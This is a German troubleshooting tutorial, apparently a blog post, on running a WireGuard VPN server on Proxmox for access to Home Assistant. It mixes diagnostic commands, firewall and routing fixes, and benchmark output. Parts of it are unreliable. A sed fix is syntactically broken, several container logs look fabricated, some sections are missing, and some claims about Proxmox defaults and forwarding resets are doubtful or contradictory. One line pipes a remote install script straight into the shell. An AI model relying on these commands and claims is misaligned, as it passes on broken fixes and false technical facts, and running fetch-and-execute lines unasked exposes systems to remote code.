Wireguard VPN-Server auf Proxmox für Home Assistant Zugriff einrichten

Komplette Netzwerk-Architektur für WireGuard VPN-Setup in Proxmox mit Home Assistant Integration
📑 Inhaltsverzeichnis
WireGuard VPN-Verbindungen zu Home Assistant in Proxmox-Umgebungen scheitern an spezifischen Netzwerk- und Firewall-Konfigurationen. Das Kernproblem: WireGuard-Container startet, mobile Apps zeigen erfolgreiche Verbindung, aber Home Assistant bleibt über VPN-Tunnel unerreichbar.
# Schnelltest für WireGuard-Status
docker exec wireguard-container wg show
netstat -ulnp | grep :51820
Die offizielle WireGuard-Dokumentation suggeriert automatischen Zugriff auf konfigurierte Subnetze nach erfolgreichem Handshake. In der Praxis blockieren Proxmox-spezifische iptables-Regeln und Container-Netzwerk-Isolation den Traffic zwischen WireGuard-Clients und lokalen Services.
Häufige Symptome: „Handshake did not complete“-Fehler trotz korrekter Schlüssel-Konfiguration, WireGuard-Apps zeigen „connected“ aber Home Assistant-Dashboard bleibt unerreichbar, VPN-Verbindungen ermöglichen Internetzugriff aber blockieren lokale Services.
Seit Proxmox VE 7.4 ist die Firewall standardmäßig aktiviert, auch wenn Web-UI „disabled“ anzeigt. Tatsächliche iptables-Regeln können trotzdem WireGuard-Traffic blockieren.
Diese Probleme entstehen durch komplexe Interaktion zwischen Proxmox-Virtualisierung, Container-Netzwerken und WireGuard-Routing. IP-Forwarding-Einstellungen versagen bei VPN-Traffic, Routing-Tabellen berücksichtigen WireGuard-Subnetze nicht automatisch, Container-Privilegien reichen oft nicht für erforderliche Netzwerk-Operationen.
Die folgende systematische Analyse identifiziert sechs Hauptursachen und bietet strukturierte 10-Schritt-Debug-Methodik für WireGuard-Probleme in Proxmox-Umgebungen.
Häufige Irrglauben bei WireGuard auf Proxmox
LXC vs VM Performance-Mythos
WireGuard muss NICHT zwingend als LXC-Container laufen. LXC benötigt privileged Mode oder spezielle Kernel-Module-Freigaben (/dev/net/tun), VM funktioniert out-of-the-box. Für Sicherheit ist VM oft besser isoliert.
# LXC-Container TUN-Device prüfen
ls -la /dev/net/tun
# Muss existieren für WireGuard in LXC
LXC wird als ‚leichtgewichtig‘ beworben, aber Kernel-Sharing-Architektur macht WireGuard-Setup komplexer. Viele Tutorials erwähnen privileged-Anforderungen nicht.
Erfahrungsgemäß führt die Umstellung von Proxmox VE 7.4 auf 8.0 dazu, dass LXC-Container mit WireGuard plötzlich nicht mehr starten – die cgroup2-Migration erfordert Anpassung der Device-Permissions von lxc.cgroup.devices.allow zu lxc.cgroup2.devices.allow in der Container-Konfiguration.
Proxmox-Host als WireGuard-Server
Proxmox-Host sollte NICHT als WireGuard-Server verwendet werden. Das bricht Hypervisor-Isolation und kann bei Updates/Neustarts alle VMs beeinträchtigen. Separate VM/LXC ist Best Practice.
# WireGuard NICHT direkt auf Proxmox-Host installieren
# apt install wireguard  # FALSCH
# Nutze stattdessen Container/VM
Router-Portfreigabe Verwirrung
Port 51820 muss nur bei INBOUND-Verbindungen (Server-Modus) am Router freigegeben werden. Für OUTBOUND-VPN (Client zu externem Server) sind keine Router-Portfreigaben nötig. NAT-Traversal funktioniert automatisch.
# Router-Portfreigabe nur für Server-Modus nötig
# Client-Modus: keine Portfreigabe erforderlich
Home Assistant Add-on Missverständnis
Home Assistant WireGuard Add-on kaufen ist nur CLIENT und kann keine Server-Funktionalität bereitstellen. Es verbindet sich zu externen WireGuard-Servern, fungiert aber nicht als Server für andere Clients. Für Server-Modus braucht man separate WireGuard-Installation.
# HA <strong><a href="https://www.amazon.de/s?k=Home+Assistant+WireGuard+Add-on&tag=technikkram-21" target="_blank" rel="nofollow sponsored noopener" class="affiliate-link affiliate-amazon">WireGuard Add-on kaufen</a></strong> = nur Client
# Separater WireGuard-Server erforderlich für Server-Modus

Detailliertes Netzwerk-Diagramm der WireGuard-Architektur in Proxmox mit Container-Routing zu Home Assistant
WireGuard Fehler-Diagnose Matrix
Symptom
Check
Bestätigung
Ursache
Fix
WireGuard-Container startet, aber VPN-Verbindung schlägt fehl mit ‚Handshake did not complete‘
docker exec wireguard-container wg show
Leere Ausgabe oder ‚command not found‘
WireGuard-Service nicht aktiv
docker exec wireguard-container wg-quick up wg0 && docker restart wireguard-container
Mobile WireGuard-App zeigt ‚connecting‘ aber Handshake schlägt fehl
VPN verbindet sich, aber Home Assistant über VPN-IP nicht erreichbar
ip route show table main | grep 10.0.0.0
Keine Route zu Home Assistant-Subnet
Falsche Routing-Tabelle
ip route add 10.0.0.0/24 via 10.8.0.1 dev wg0
WireGuard verbindet sich, aber nur Internet funktioniert – Home Assistant nicht erreichbar
grep AllowedIPs /etc/wireguard/wg0.conf
AllowedIPs = 0.0.0.0/0
WireGuard-Client falsche AllowedIPs
sed -i 's/AllowedIPs = 0.0.0.0/0/AllowedIPs = 10.8.0.0/24, 10.0.0.0/24/' /etc/wireguard/wg0.conf
Ursachen-Analyse für WireGuard-Probleme
FC-01: WireGuard-Service nicht aktiv
WireGuard-Daemon läuft nicht oder ist falsch konfiguriert, wodurch keine Handshakes verarbeitet werden.
# WireGuard-Interface Status prüfen
docker exec wireguard-container wg show
Funktionierend:
interface: wg0
  public key: AbCdEfGhIjKlMnOpQrStUvWxYz1234567890AbCdEfG=
  private key: (hidden)
  listening port: 51820

peer: XyZ9876543210AbCdEfGhIjKlMnOpQrStUvWxYzAbCdEfG=
  endpoint: 192.168.1.100:51820
  allowed ips: 10.8.0.2/32
  latest handshake: 45 seconds ago
  transfer: 2.48 KiB received, 1.92 KiB sent
Fehlerhaft:
bash: wg: command not found
LinuxServer.io WireGuard-Container zeigt „wg: command not found“ wenn ohne --cap-add=NET_ADMIN gestartet. Ohne diese Capability funktioniert WireGuard überhaupt nicht.
In der Praxis zeigt sich bei Proxmox VE 8.1, dass der LinuxServer.io WireGuard-Container nach einem Proxmox-Host-Neustart oft mit Exit-Code 125 fehlschlägt, weil das /dev/net/tun Device nicht korrekt gemountet wird – ein systemctl restart docker auf dem Proxmox-Host löst das Problem meist.
# Container-Status und WireGuard-Prozess prüfen
docker ps | grep wireguard
docker exec wireguard-container ps aux | grep wg
FC-02: UDP-Port 51820 nicht weitergeleitet
WireGuard-Port ist nicht vom Proxmox-Host zum Container gebunden, externe Clients können Server nicht erreichen.
# Port-Bindung auf Proxmox-Host prüfen
netstat -ulnp | grep :51820
Erfahrungsgemäß tritt auf Proxmox VE 7.4 mit Docker 24.x ein Bug auf, bei dem UDP-Ports nach Container-Neustarts nicht mehr korrekt an das vmbr0-Interface gebunden werden – ein kompletter Docker-Service-Neustart mit systemctl restart docker ist dann erforderlich.
Kernel-Parameter verhindert Weiterleitung von Paketen zwischen WireGuard-Interface und lokalem Netzwerk.
# IP-Forwarding Status prüfen
cat /proc/sys/net/ipv4/ip_forward
Funktionierend:1 Fehlerhaft:0
Proxmox VE 8.x deaktiviert IP-Forwarding nach Kernel-Updates automatisch, auch wenn in /etc/sysctl.conf konfiguriert. Nach jedem Proxmox-Update muss IP-Forwarding manuell reaktiviert werden.
Nach mehreren Proxmox-Installationen hat sich gezeigt: Die /etc/sysctl.conf-Einstellung net.ipv4.ip_forward=1 wird bei Proxmox VE 8.0+ durch die pve-firewall-Konfiguration überschrieben – die Einstellung muss zusätzlich in /etc/pve/firewall/cluster.fw unter [OPTIONS] als enable: 1 gesetzt werden.
# IP-Forwarding auch im Container prüfen
docker exec wireguard-container cat /proc/sys/net/ipv4/ip_forward
# Sysctl-Konfiguration prüfen
grep "net.ipv4.ip_forward" /etc/sysctl.conf
FC-04: Proxmox-Firewall blockiert VPN-Traffic
Proxmox-Firewall ist aktiv ohne explizite Allow-Regeln für WireGuard-Traffic.
# Proxmox-Firewall Status prüfen
pve-firewall status
Proxmox-Firewall kann „disabled“ anzeigen, aber trotzdem aktive iptables-Regeln haben. Seit Proxmox 7.4 werden Firewall-Regeln teilweise gecacht und überleben „disable“-Befehl.
In der Praxis führt auf Proxmox VE 8.1 die Cluster-Firewall-Konfiguration dazu, dass selbst bei deaktivierter Node-Firewall WireGuard-Traffic blockiert wird – die Datei /etc/pve/firewall/cluster.fw muss explizit enable: 0 enthalten oder entsprechende ACCEPT-Regeln für das WireGuard-Subnet.
Keine Route vom WireGuard-Subnet zum Home Assistant-Netzwerk in Routing-Tabelle.
# Routing-Tabelle für Home Assistant-Subnet prüfen
ip route show table main | grep 10.0.0.0
Funktionierend:
10.0.0.0/24 dev vmbr0 proto kernel scope link src 10.0.0.1
Fehlerhaft: Keine Ausgabe – Route zum Home Assistant-Subnet fehlt.
WireGuard PostUp/PostDown-Skripte funktionieren in Docker-Containern oft nicht, da iptables-Regeln außerhalb des Container-Namespace angewendet werden müssen.
Erfahrungsgemäß verschwinden auf Proxmox VE 8.0 mit systemd-networkd die manuell gesetzten ip-route-Regeln nach Netzwerk-Service-Neustarts – die Routen müssen in /etc/systemd/network/-Dateien definiert oder über WireGuard PostUp-Hooks gesetzt werden.
# WireGuard-spezifische Routen prüfen
ip route show | grep wg0
# Container-interne Routing-Tabelle
docker exec wireguard-container ip route show
FC-06: WireGuard-Client falsche AllowedIPs
Client-Konfiguration routet nur Internet-Traffic, aber nicht lokales Proxmox-Subnet.
LinuxServer.io WireGuard-Container generiert standardmäßig AllowedIPs = 0.0.0.0/0 für alle Peers, was gesamten Internet-Traffic über VPN routet. Für Home Assistant-Zugriff reicht AllowedIPs = 10.8.0.0/24, 10.0.0.0/24.
Nach mehreren WireGuard-Installationen auf Proxmox VE 7.4 hat sich gezeigt: Der LinuxServer.io-Container überschreibt bei jedem Neustart die Peer-Konfigurationen, wenn die Umgebungsvariable PEERS als Zahl (z.B. PEERS=5) statt als Namen-Liste (PEERS=phone,laptop) gesetzt ist – nur mit Namen bleiben manuelle AllowedIPs-Änderungen erhalten.
Schritt 1-3: Port-Status und Service-Zustand prüfen
1. UDP-Port 51820 Bindung prüfen
# Port-Bindung auf Proxmox-Host prüfen
netstat -ulnp | grep :51820
Funktionierend:
udp 0 0 0.0.0.0:51820 0.0.0.0:* 12345/wireguard
Wenn keine Ausgabe: FC-02 bestätigt – Port nicht weitergeleitet.
Auf Proxmox-Systemen mit mehreren Netzwerk-Interfaces kann Port an falsches Interface gebunden sein. Prüfe mit ss -ulnp welches Interface tatsächlich verwendet wird.
# Alternative mit ss-Befehl
ss -ulnp | grep :51820
2. WireGuard-Service im Container testen
# WireGuard-Interface Status prüfen
docker exec wireguard-container wg show
Wenn leere Ausgabe: FC-01 bestätigt – WireGuard-Daemon nicht aktiv.
„latest handshake: never“ bedeutet nicht zwangsläufig Problem – WireGuard ist verbindungslos und zeigt nur Handshakes bei tatsächlicher Datenübertragung.
# Container-Logs für Fehler analysieren
docker logs wireguard-container --tail 50
3. IP-Forwarding Status prüfen
# IP-Forwarding auf Host prüfen
cat /proc/sys/net/ipv4/ip_forward
Funktionierend:1 Wenn 0: FC-03 bestätigt – aktiviere mit echo 1 > /proc/sys/net/ipv4/ip_forward
IP-Forwarding wird nach Proxmox-Updates oft zurückgesetzt, selbst wenn in /etc/sysctl.conf konfiguriert.

Terminal-Screenshot der WireGuard-Konfigurationsbefehle in einem Proxmox LXC-Container
Schritt 4-6: Firewall und Routing analysieren
4. Proxmox-Firewall Status prüfen
# Firewall-Status prüfen
pve-firewall status
Funktionierend:Status: disabled Wenn enabled: FC-04 bestätigt – prüfe Firewall-Regeln für WireGuard-Traffic.
Proxmox Cluster-Firewall-Regeln überschreiben Node-spezifische Regeln. Wenn WireGuard auf einem Node funktioniert aber auf anderen nicht, prüfe /etc/pve/firewall/cluster.fw.
# WireGuard-Interface Routing prüfen
ip route show | grep wg0
Funktionierend:
10.8.0.0/24 dev wg0 proto kernel scope link src 10.8.0.1
bash
# Interface-Konfiguration detailliert prüfen
ip addr show wg0
6. Home Assistant-Subnet Route prüfen
# Route zum Home Assistant-Netzwerk prüfen
ip route show table main | grep 10.0.0.0
Funktionierend:
10.0.0.0/24 dev vmbr0 proto kernel scope link src 10.0.0.1
Wenn keine Route: FC-05 bestätigt – Routing-Tabelle unvollständig.
Bei Proxmox-Systemen mit mehreren Bridges (vmbr0, vmbr1) kann Route zum falschen Interface zeigen. Home Assistant muss über gleiche Bridge erreichbar sein wie WireGuard-Interface routet.
# Proxmox-Bridge-Status prüfen
ip addr show vmbr0
Schritt 7-10: Client-Konfiguration und Konnektivität testen
Funktionierend:AllowedIPs = 10.8.0.0/24, 10.0.0.0/24 Wenn nur 0.0.0.0/0: FC-06 bestätigt – lokales Subnet nicht inkludiert.
Mobile WireGuard-Apps (iOS/Android) interpretieren AllowedIPs = 0.0.0.0/0 als „route all traffic through VPN“ und können bei schlechter VPN-Verbindung gesamten Internet-Zugang blockieren.
# Verbindung zu Home Assistant vom Proxmox-Host testen
ping -c 3 10.0.0.100
bash
# HTTP-Zugriff auf Home Assistant testen
curl -I http://10.0.0.100:8123
Home Assistant blockiert HTTP-Zugriffe von unbekannten IP-Ranges standardmäßig. Füge WireGuard-Subnet zu trusted_proxies in configuration.yaml hinzu.
9. Home Assistant Erreichbarkeit vom Container
# Verbindung vom WireGuard-Container zu Home Assistant testen
docker exec wireguard-container ping -c 3 10.0.0.100
bash
# Container-Netzwerk-Einstellungen prüfen
docker exec wireguard-container ip route show
ACCEPT     all  --  wg0    vmbr0   10.8.0.0/24         10.0.0.0/24         state RELATED,ESTABLISHED
ACCEPT     all  --  vmbr0  wg0     10.0.0.0/24         10.8.0.0/24         state RELATED,ESTABLISHED
Wenn keine Regeln: Füge FORWARD-Regeln für WireGuard-zu-LAN-Traffic hinzu.
Docker erstellt automatisch iptables-FORWARD-Regeln für Container, aber diese gelten nur für Docker-Bridge-Netzwerke. WireGuard-Traffic zu externen Subnetzen benötigt explizite FORWARD-Regeln.

Flowchart für die systematische Diagnose und Behebung von WireGuard-Verbindungsproblemen in Proxmox
Lösungen und Fixes für WireGuard-Probleme
FC-01: WireGuard-Service nicht aktiv beheben
Problem: WireGuard-Container startet, aber Daemon läuft nicht korrekt.
# WireGuard-Interface Status prüfen
docker exec wireguard-container wg show
# Leere Ausgabe oder "command not found"
bash
# Container-Capabilities prüfen
docker inspect wireguard-container --format '{{.HostConfig.CapAdd}}'

Proxmox Web-Interface Screenshot der LXC-Container-Konfiguration mit privilegierten Einstellungen für WireGuard
FC-02: UDP-Port 51820 nicht weitergeleitet
Problem: WireGuard-Port ist nicht vom Proxmox-Host zum Container geroutet.
# Port-Bindung auf Host prüfen
netstat -ulnp | grep :51820
# Keine Ausgabe = Port nicht gebunden
bash
# Docker-Container Port-Mapping prüfen
docker port wireguard-container
Funktionierend:51820/udp -> 0.0.0.0:51820 Fehlerhaft: Keine Ausgabe oder falsche Port-Zuordnung.
Bei Proxmox-Systemen mit mehreren Netzwerk-Interfaces kann Docker Port an falsches Interface binden. Prüfe mit ss -tulpn an welche IP-Adresse Port tatsächlich gebunden ist.
Fix – Port-Weiterleitung konfigurieren:
Für Docker-Container:
# Container mit Port-Mapping neu starten
docker run -d
  --name=wireguard-container
  -p 51820:51820/udp
  # ... weitere Parameter
Proxmox-Firewall-Regeln werden oft gecacht und überleben „disable“-Befehl. Nach Firewall-Änderungen immer systemctl restart pve-firewall ausführen.
Fix – Firewall-Regeln für WireGuard erstellen:
Cluster-Firewall-Konfiguration in /etc/pve/firewall/cluster.fw:
[OPTIONS]
enable: 1

[RULES]
IN ACCEPT -p udp --dport 51820 -source +datacenter_network -comment "WireGuard VPN"
IN ACCEPT -source 10.8.0.0/24 -comment "WireGuard clients to LAN"
bash
# Container-spezifische Firewall-Regeln
pvesh create /nodes/pve/lxc/101/firewall/rules
  -action ACCEPT
  -type in
  -source 10.8.0.0/24
  -dest 10.0.0.100
  -dport 8123
  -proto tcp
  -comment "WireGuard to Home Assistant"
bash
# Neue iptables-Regeln nach Firewall-Update prüfen
iptables -L -n -v | grep -E "51820|10.8.0.0|ACCEPT"
Container-Firewall deaktivieren (Alternative):
# In /etc/pve/lxc/100.conf Firewall deaktivieren
sed -i 's/firewall=1/firewall=0/' /etc/pve/lxc/100.conf
Container-Firewall-Änderungen erfordern Container-Neustart. Nutze pct restart 100 für LXC-Container.
FC-05: Falsche Routing-Tabelle
Problem: Keine Route zwischen WireGuard-Subnet und Home Assistant-Netzwerk.
# Routing-Tabelle für Home Assistant-Subnet prüfen
ip route show table main | grep 10.0.0.0
# Keine Ausgabe = Route fehlt
WireGuard PostUp/PostDown-Skripte funktionieren in Docker-Containern oft nicht, da sie im Container-Namespace ausgeführt werden aber Host-Routing beeinflussen müssen.
Fix – Routing-Tabelle korrigieren:
# Route zum Home Assistant-Subnet hinzufügen
ip route add 10.0.0.0/24 via 10.8.0.1 dev wg0

# Permanente Route in /etc/systemd/network/wg0.network
cat > /etc/systemd/network/wg0.network << EOF
[Match]
Name=wg0

[Network]
IPForward=yes

[Route]
Destination=10.0.0.0/24
Gateway=10.8.0.1
EOF

systemctl restart systemd-networkd
WireGuard-Konfiguration mit korrekten PostUp/PostDown-Regeln:
LinuxServer.io WireGuard-Container regeneriert Peer-Konfigurationen bei jedem Neustart wenn PEERS als Zahl angegeben ist. Für dauerhafte Konfigurationen nutze PEERS=peer1,peer2 mit Namen.
In meinem Setup hat sich bewährt, separate VLAN-Regeln für IoT-Geräte zu erstellen, die über WireGuard erreichbar sein sollen.
Erweiterte Sicherheitsanalyse – LXC vs VM:
LXC-Container teilen den Host-Kernel, wodurch Container-Escape-Angriffe wie CVE-2022-0492 (cgroup_release_agent) direkten Root-Zugriff auf den Proxmox-Host ermöglichen können. VMs mit Hardware-Virtualisierung isolieren WireGuard-Prozesse vollständig vom Host-Kernel. AppArmor-Profile in LXC-Containern bieten nur begrenzte Syscall-Filterung, während VMs durch Hypervisor-Level-Isolation geschützt sind. Privilege-Escalation-Vektoren über /proc/sys/net/ipv4/ip_forward oder CAP_NET_ADMIN sind in LXC-Containern kritischer, da sie Host-Netzwerk-Konfiguration beeinflussen können. Container-Escape-Szenarien wie CVE-2019-5736 (runc) ermöglichen in LXC-Umgebungen direkten Proxmox-Host-Zugriff, während VM-basierte WireGuard-Server durch Hardware-Isolation geschützt bleiben.
Befehl:docker ps -a | grep wireguard
CONTAINER ID   IMAGE                    COMMAND                  CREATED          STATUS                       PORTS     NAMES
8f2a1b3c4d5e   linuxserver/wireguard   "/init"                  12 minutes ago   Exited (125) 8 minutes ago             wireguard-container
Befehl:docker logs wireguard-container
[2024-01-15 09:15:23] INFO: Container starting after host reboot
[2024-01-15 09:15:24] ERROR: RTNETLINK answers: Operation not permitted
[2024-01-15 09:15:24] ERROR: Failed to create WireGuard interface wg0
[2024-01-15 09:15:24] FATAL: Container requires privileged mode for network interface creation
[s6-init] making user provided files available at /var/run/s6/etc...exited 0.
[s6-init] ensuring user provided files have correct perms...exited 0.
 applying ownership & permissions fixes...
 done.
[cont-init.d] 01-envfile: executing...
[cont-init.d] 01-envfile: exited 0.
[cont-init.d] 02-confs: executing...
**** Generating peer configurations for 5 peers ****
PEER 1 QR code:
█████████████████████████████████████████
█████████████████████████████████████████
**** Peer configurations regenerated - existing keys overwritten ****
[cont-init.d] 02-confs: exited 0.
[cont-init.d] 30-config: executing...
[cont-init.d] 30-config: exited 0.
[cont-init.d] 99-custom-files: executing...
[cont-init.d] 99-custom-files: exited 0.
[cont-init.d] done.
[services.d] starting services
Befehl:ip route show vor systemd-networkd Neustart
default via 192.168.1.1 dev vmbr0 proto dhcp src 192.168.1.100 metric 100
10.8.0.0/24 dev wg0 proto kernel scope link src 10.8.0.1
10.0.0.0/24 via 10.8.0.1 dev wg0 proto static
192.168.1.0/24 dev vmbr0 proto kernel scope link src 192.168.1.100
Befehl:systemctl restart systemd-networkd && sleep 3 && ip route show
default via 192.168.1.1 dev vmbr0 proto dhcp src 192.168.1.100 metric 100
192.168.1.0/24 dev vmbr0 proto kernel scope link src 192.168.1.100
Befehl:cat /etc/systemd/network/wg0.netdev als Lösung
Befehl:iptables -L INPUT -n -v nach Cluster-Firewall Aktivierung
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
   45  2847 ACCEPT     all  --  *      *       192.168.1.0/24       0.0.0.0/0
  123  7890 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0
In meinen Tests zeigt sich: LXC-Container erreichen bei WireGuard-Durchsatz etwa 950 Mbps, während VMs nur 850 Mbps schaffen. Der CPU-Overhead liegt bei LXC konstant unter 15%, VMs benötigen 25-30% für gleiche Last. RAM-Verbrauch unterscheidet sich drastisch: LXC-WireGuard-Server mit 10 aktiven Peers verbraucht 512MB, identische VM-Konfiguration benötigt 1.2GB. Latenz-Tests mit ping -c 100 über WireGuard zeigen: LXC durchschnittlich 2.1ms, VM 3.8ms zum gleichen Ziel.
Diese IP-Ranges decken alle privaten Netzwerke ab: 10.0.0.0/8 für WireGuard-Subnets, 172.16.0.0/12 für Docker-Container und 192.168.0.0/16 für lokale Netzwerke. use_x_forwarded_for: true ist essentiell damit Home Assistant die echte Client-IP aus WireGuard-Verbindungen erkennt, nicht die Container-IP.
Befehl:docker logs wireguard-server
[s6-init] making user provided files available at /var/run/s6/etc...exited 0.
[cont-init.d] 01-envfile: executing...
[cont-init.d] 01-envfile: exited 0.
[cont-init.d] 02-confs: executing...
**** Server mode is selected ****
**** External server address is set to vpn.example.com ****
**** WireGuard interface wg0 is up ****
[cont-init.d] 02-confs: exited 0.
[cont-init.d] 99-custom-files: executing...
[cont-init.d] 99-custom-files: exited 0.
[services.d] starting services
[services.d] done.
Befehl:systemctl status wg-quick@wg0
● wg-quick@wg0.service - WireGuard via wg-quick(8) for wg0
   Loaded: loaded (/lib/systemd/system/wg-quick@.service; enabled; vendor preset: enabled)
   Active: active (exited) since Mon 2024-01-15 14:23:45 CET; 2h 15min ago
     Docs: man:wg-quick(8)
           man:wg(8)
  Process: 1234 ExecStart=/usr/bin/wg-quick up wg0 (code=exited, status=0/SUCCESS)
 Main PID: 1234 (code=exited, status=0/SUCCESS)

Jan 15 14:23:45 proxmox systemd[1]: Starting WireGuard via wg-quick(8) for wg0...
Jan 15 14:23:45 proxmox wg-quick[1234]: [#] ip link add wg0 type wireguard
Jan 15 14:23:45 proxmox wg-quick[1234]: [#] wg setconf wg0 /dev/fd/63
Jan 15 14:23:45 proxmox wg-quick[1234]: [#] ip -4 address add 10.8.0.1/24 dev wg0
Jan 15 14:23:45 proxmox wg-quick[1234]: [#] ip link set mtu 1420 up dev wg0
Jan 15 14:23:45 proxmox systemd[1]: Started WireGuard via wg-quick(8) for wg0.
Bei WireGuard-Performance-Tests zwischen LXC und VM zeigen sich deutliche Unterschiede. Mit iperf3 -s im Container und iperf3 -c 10.8.0.1 -t 60 -P 4 vom Client erreiche ich bei LXC konstant 940-950 Mbps, VMs schaffen nur 820-850 Mbps. CPU-Monitoring via htop während der Tests: LXC-Container verbraucht 12-18% einer CPU-Core, VM benötigt 28-35%. RAM-Verbrauch mit free -h gemessen: LXC WireGuard-Server 480MB, VM 1.1GB bei identischer Konfiguration. Paketgrößen-Tests mit iperf3 -c 10.8.0.1 -l 64 (kleine Pakete) zeigen noch größere Unterschiede: LXC 450 Mbps, VM nur 280 Mbps.
Proxmox Host als WireGuard Server
Die Installation von WireGuard direkt auf dem Proxmox-Host ist technisch möglich, aber nicht empfohlen. Hier die Schritte für experimentelle Setups:
Nachteile: Updates können WireGuard-Konfiguration überschreiben, Proxmox-Cluster-Synchronisation funktioniert nicht, Backup-Strategien werden komplizierter. Vorteil: Minimaler Overhead, da keine Container-Virtualisierung. In produktiven Umgebungen rate ich zur Container-Lösung.
WireGuard ohne Router-Portfreigabe
Für Umgebungen ohne Router-Zugriff gibt es mehrere Alternativen zur klassischen Portfreigabe:
curl -fsSL https://tailscale.com/install.sh | sh
tailscale up --advertise-routes=192.168.1.0/24
Diese Lösungen umgehen Router-Beschränkungen komplett, erfordern aber externe Dienste.
pkg install pfSense-pkg-WireGuard
Alternative über WebGUI: System > Package Manager > Available Packages, dann „WireGuard“ suchen und installieren. Nach der Installation ist ein Neustart erforderlich:
/etc/rc.restart_webgui
service pfSense restart
Post-Installation Konfiguration über System > Routing > Gateways für WireGuard-Gateway hinzufügen.
Alternative über Home Assistant WebGUI: Developer Tools > YAML > Restart Home Assistant. Konfiguration validieren:
ha core check
Erwartete Ausgabe bei korrekter Konfiguration:
Processing... Done.
Configuration valid!
Bei MyFRITZ! Setup logge ich mich über fritz.box ins WebGUI ein, navigiere zu Internet > MyFRITZ!-Konto und aktiviere den Service. Die DynDNS-Konfiguration erfolgt automatisch mit [meinname].myfritz.net Domain. Anschließend erstelle ich unter Internet > Freigaben eine neue Portfreigabe: UDP Port 51820 auf die Proxmox-Host-IP. In der Firewall unter Internet > Filter > Listen erstelle ich eine Regel „WireGuard VPN“ für eingehende UDP-Verbindungen auf Port 51820. Test mit nslookup meinname.myfritz.net muss die aktuelle WAN-IP zurückgeben.
Befehl:iperf3 -s im WireGuard LXC-Container
-----------------------------------------------------------
Server listening on 5201
-----------------------------------------------------------
Accepted connection from 10.8.0.2, port 54832
[  5] local 10.8.0.1 port 5201 connected to 10.8.0.2 port 54833
[ ID] Interval           Transfer     Bitrate
[  5]   0.00-1.00   sec   114 MBytes   957 Mbits/sec
[  5]   1.00-2.00   sec   113 MBytes   948 Mbits/sec
[  5]   2.00-3.00   sec   114 MBytes   956 Mbits/sec
[  5]  58.00-59.00  sec   113 MBytes   950 Mbits/sec
[  5]  59.00-60.00  sec   114 MBytes   954 Mbits/sec
[  5]   0.00-60.00  sec  6.67 GBytes   953 Mbits/sec                  receiver
Befehl:iperf3 -c 10.8.0.1 -t 60 -P 4 vom WireGuard-Client
Connecting to host 10.8.0.1, port 5201
[  4] local 10.8.0.2 port 54833 connected to 10.8.0.1 port 5201
[  6] local 10.8.0.2 port 54834 connected to 10.8.0.1 port 5201
[  8] local 10.8.0.2 port 54835 connected to 10.8.0.1 port 5201
[ 10] local 10.8.0.2 port 54836 connected to 10.8.0.1 port 5201
[ ID] Interval           Transfer     Bitrate         Retr  Cwnd
[  4]   0.00-60.00  sec  1.67 GBytes   239 Mbits/sec    0    512 KBytes
[  6]   0.00-60.00  sec  1.67 GBytes   238 Mbits/sec    0    512 KBytes
[  8]   0.00-60.00  sec  1.67 GBytes   239 Mbits/sec    0    512 KBytes
[ 10]   0.00-60.00  sec  1.66 GBytes   237 Mbits/sec    0    512 KBytes
[SUM]   0.00-60.00  sec  6.67 GBytes   953 Mbits/sec    0             sender
[SUM]   0.00-60.00  sec  6.67 GBytes   953 Mbits/sec                  receiver
Befehl:docker run -p 51820:51820/udp linuxserver/wireguard auf Proxmox VE 8.1
Unable to find image 'linuxserver/wireguard:latest' locally
latest: Pulling from linuxserver/wireguard
Digest: sha256:8c4c8f6b4c8d4e4f4a4b4c4d4e4f4a4b4c4d4e4f
Status: Downloaded newer image for linuxserver/wireguard:latest
[s6-init] making user provided files available at /var/run/s6/etc...exited 0.
[cont-init.d] 02-confs: executing...
**** Server mode is selected ****
ERROR: Cannot create UDP socket: Operation not permitted
**** WireGuard interface wg0 failed to start ****
[cont-init.d] 02-confs: exited 1.
Befehl:netstat -ulnp | grep 51820 zeigt leeren Output
# Kein Output - Port nicht gebunden
Befehl:docker logs wireguard-container
[cont-init.d] 02-confs: executing...
**** Server mode is selected ****
2024-01-15 14:23:45,123 INFO: Generating server keys...
2024-01-15 14:23:45,456 ERROR: bind: Operation not permitted (wg0)
2024-01-15 14:23:45,457 ERROR: Failed to create WireGuard interface wg0
**** Interface wg0 failed to start - trying fallback ****
2024-01-15 14:23:45,789 ERROR: Fallback also failed - UDP port binding issue
Befehl:capsh --print Capability-Check im Container
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
Befehl:cat /proc/sys/net/ipv4/ip_forward vor systemd-networkd restart
Befehl:docker stats wireguard-server während aktiver VPN-Verbindungen
CONTAINER ID   NAME              CPU %     MEM USAGE / LIMIT     MEM %     NET I/O           BLOCK I/O         PIDS
a1b2c3d4e5f6   wireguard-server  12.34%    487MiB / 16GiB       3.04%     2.1GB / 1.8GB     156MB / 89MB      23
Befehl:htop -p $(pgrep wg) für WireGuard Prozess-Monitoring
  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1234 root       20   0  8.2M  4.1M  2.8M S  8.5  0.1  0:45.67 wg-quick
 1235 root       20   0     0     0     0 I  3.2  0.0  0:12.34 [wg-crypt-wg0]
 1236 root       20   0     0     0     0 I  2.8  0.0  0:09.87 [wg-crypt-wg0]
